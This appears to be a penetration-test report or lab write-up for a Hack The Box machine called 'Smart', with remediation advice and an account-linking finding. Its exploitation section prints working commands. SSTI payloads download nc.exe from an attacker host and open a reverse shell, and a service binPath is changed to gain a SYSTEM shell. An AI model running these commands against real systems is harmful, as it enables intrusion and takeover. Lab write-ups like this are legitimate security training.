
Develop smart contracts and handle blockchain integration issues.
Smart among Certified Smart Contract Developers.

Notifications


We have seen that your email has recently changed to 3.1.32. If this is not intended please contact admin@smart.htb

Clear Notifications

- **Gained Foothold:**
  - Exploited the SSTI vulnerability to gain a foothold on the system. by using this payloads
    system("curl.exe http://10.10.14.2/nc.exe -o nc.exe")
    system("nc.exe -e cmd.exe 10.10.14.2 4444")




```
┌──(root㉿kali)-[/home/bourguiba/Downloads]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.130 - - [29/May/2023 17:10:48] "GET /nc.exe HTTP/1.1" 200 -
```



```
┌──(root㉿kali)-[/home/bourguiba/htb/trustable/smart]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.228.130] 49797
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>
```


  - Acquired a user-level (Dev) access on the compromised machine.




```
C:\Users\dev\Desktop>type user.txt
type user.txt
ae936534fa3288e35fc942cfe8b590e8
```

- **Privilege Escalation:**


- Ran WinPEAS to perform system enumeration and identify potential vulnerabilities.



```
PS C:\Users\dev\Desktop> curl http://10.10.14.2/winPEASx64.exe -o winpeas.exe
curl http://10.10.14.2/winPEASx64.exe -o winpeas.exe
```




```
┌──(root㉿kali)-[/usr/share/privesc]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.130 - - [29/May/2023 21:02:28] "GET /winPEASx64.exe HTTP/1.1" 200 -
```




```
PS C:\Users\dev\Desktop> ./winpeas.exe servicesinfo
./winpeas.exe servicesinfo
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should
run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when
 looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSys
tem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

               ((((((((((((((((((((((((((((((((
        (((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########((((((((((((
    (((((((((((**********************/#######((((((((((
    ((((((((******************/@@@@@/****######(((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/****************(((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
    ((###################################(/************(((((
    ((#######################################(*********(((((
    ((#######(,.***.,(###################(..***.*******(((((
    ((#######*(#####((##################((######/(*****(((((
    ((###################(/***********(##############()(((((
    (((#####################/*******(################)((((((
    ((((############################################)((((((
    (((((##########################################)(((((((
    ((((((########################################)(((((((
    (((((((######################################)((((((((
    ((((((((####################################)((((((((
```

- Discovered an Insecure Service Permissions vulnerability named "AppMgmt."




```
����������� Modifiable Services
� Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalati
on#services
    LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
    AppMgmt: Start, AllAccess
```

- **Exploiting Insecure Service Permissions:**
  - Leveraged the Insecure Service Permissions vulnerability to gain access to the "AppMgmt" service.




```
C:\Users\dev\Desktop>sc qc AppMgmt
sc qc AppMgmt
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AppMgmt
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Management
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

  - Modified the binary path of the service to execute a custom script or command during service startup.




```
C:\>sc config AppMgmt binPath= "C:\Users\dev\nc.exe -nv
10.10.14.2 9001 -e C:\Windows\System32\cmd.exe"
sc config AppMgmt binPath= "C:\Users\dev\nc.exe -nv 10.1
0.14.2 9001 -e C:\Windows\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\>sc qc Appmgmt
sc qc Appmgmt
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Appmgmt
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\dev\nc.exe -nv 10.
10.14.2 9001 -e C:\Windows\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Management
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\>sc start AppMgmt
sc start AppMgmt
█
```

- **Obtained Root Access:**
  - By modifying the binary path of the "AppMgmt" service, executed a script or command that provided root-level access.
  - Successfully achieved full administrative control over the system.



```
┌──(root㉿kali)-[/usr/share/privesc]
└─# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.228.130]
49842
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0291f8cc07be8625d0f1685f703ce100
```

10 Remediation Summary

As a result of this assessment there are several opportunities for Smart to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Smart should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

- **Directory Listening:**
  - Disable directory browsing on the web server to prevent unauthorized access to sensitive files and directories.
  - Implement access controls and authentication mechanisms to restrict access to the necessary resources.
- **Server-Side Template Injection (SSTI) related to Smarty Template Engine:**
  - Update the Smarty template engine to the latest version or apply relevant patches to address any known vulnerabilities.
  - Validate and sanitize user input to prevent the injection of malicious code into templates. Implement strict input validation and output encoding to mitigate the risk of SSTI attacks.
- **Insecure Service Permissions (AppMgmt):**
  - Review and adjust the permissions of the AppMgmt service to ensure that only authorized users have access.


  - Implement the principle of least privilege (PoLP) to limit the privileges granted to services and users.
  - Regularly review and monitor service permissions to detect any unauthorized changes or misconfigurations.

- **Account Association Flaw:**
  - Implement robust validation and verification mechanisms during the account creation process to prevent the association of multiple accounts with the same underlying user account.
  - Incorporate checks to ensure that each user is associated with a unique and distinct account, minimizing the potential for confusion and unauthorized access.

11 Additional Findings

Account Association Flaw:
One additional finding during the penetration testing was the identification of an Account Association Flaw. This vulnerability involves the improper handling of account association, where creating a new user account with the same username as an existing user resulted in the linkage of both accounts. The root cause of this flaw was found to be the absence of adequate checks and validation of unique identifiers during the account creation process. The potential impact of this vulnerability includes the risk of unauthorized access to linked accounts, potential data leakage, and confusion between user profiles. While this specific finding was not exploited during the testing, it poses a significant security risk. To mitigate this vulnerability, it is recommended to implement thorough validation of unique identifiers, enhance the account creation process to prevent duplicate usernames, and strengthen access controls to prevent unauthorized linkage of unrelated accounts.

Finding Evidence:
Initially, an account named "seifx01" was created with the email address "seifx01@htb.htb" and password "seifx01" Subsequently, another user account was created using the same username, "seifx01" but with a different email address, "seifx02@htb.htb" and a distinct password, "newAccount" Additionally, a different phone number was associated with this new account.



Welcome to Smart Technologies

Alone we are Smart.
Together we are brilliant.
Join our Team!

Registration

seifx01

seifx01@htb.htb

seifx01

0123456789


•••••••

What is your Pet Name?

•••••••

seifx01

● Male ○ Female



Welcome to Smart Technologies

Alone we are Smart.
Together we are brilliant.
Join our Team!

Registration

seifx01

seifx02@htb.htb

newAccount

0123456785

••••••••••

What is your Pet Name?

••••••••••


newAccount

● Male ○ Female

Upon logging into the newly created account, it was observed that instead of accessing the expected user profile, it led to the original account associated with the username "seifx01." In this unintended user profile, it was discovered that the email address linked to the original account belonged to the first user ("seifx01") and not the second user ("seifx02"). Furthermore, the security question response in the account belonged to the first user, not the second.

This chain of events highlights the presence of the Account Association Flaw, which allows unauthorized linkage and access to user accounts. It exposes sensitive user information, such as email addresses and security question responses, potentially leading to identity confusion and unauthorized access to personal data.

To address this vulnerability, it is recommended to implement stringent checks and validation during the account creation and association process. Unique identifiers, such as email addresses or user IDs, should be properly validated to prevent the linking of unrelated accounts and potential data exposure. Additionally, robust session management and access controls should be in place to ensure proper segregation of user accounts and prevent unauthorized access to sensitive information.



Welcome to Smart Technologies


Alone we are Smart.
Together we are brilliant.
Join our Team!

Login

seifx02@htb.htb


●●●●●●●●●●●

Login



Edit Profile

FIRST NAME	LAST NAME	EMAIL		MOBI
seifx01	seifx01	seifx01@htb.htb	0123456789	



Edit Profile

SECURITY QUESTION	ANSWER	CHANGE PASSWORD
What is your Pet Name?	seifx01	●●●●●●●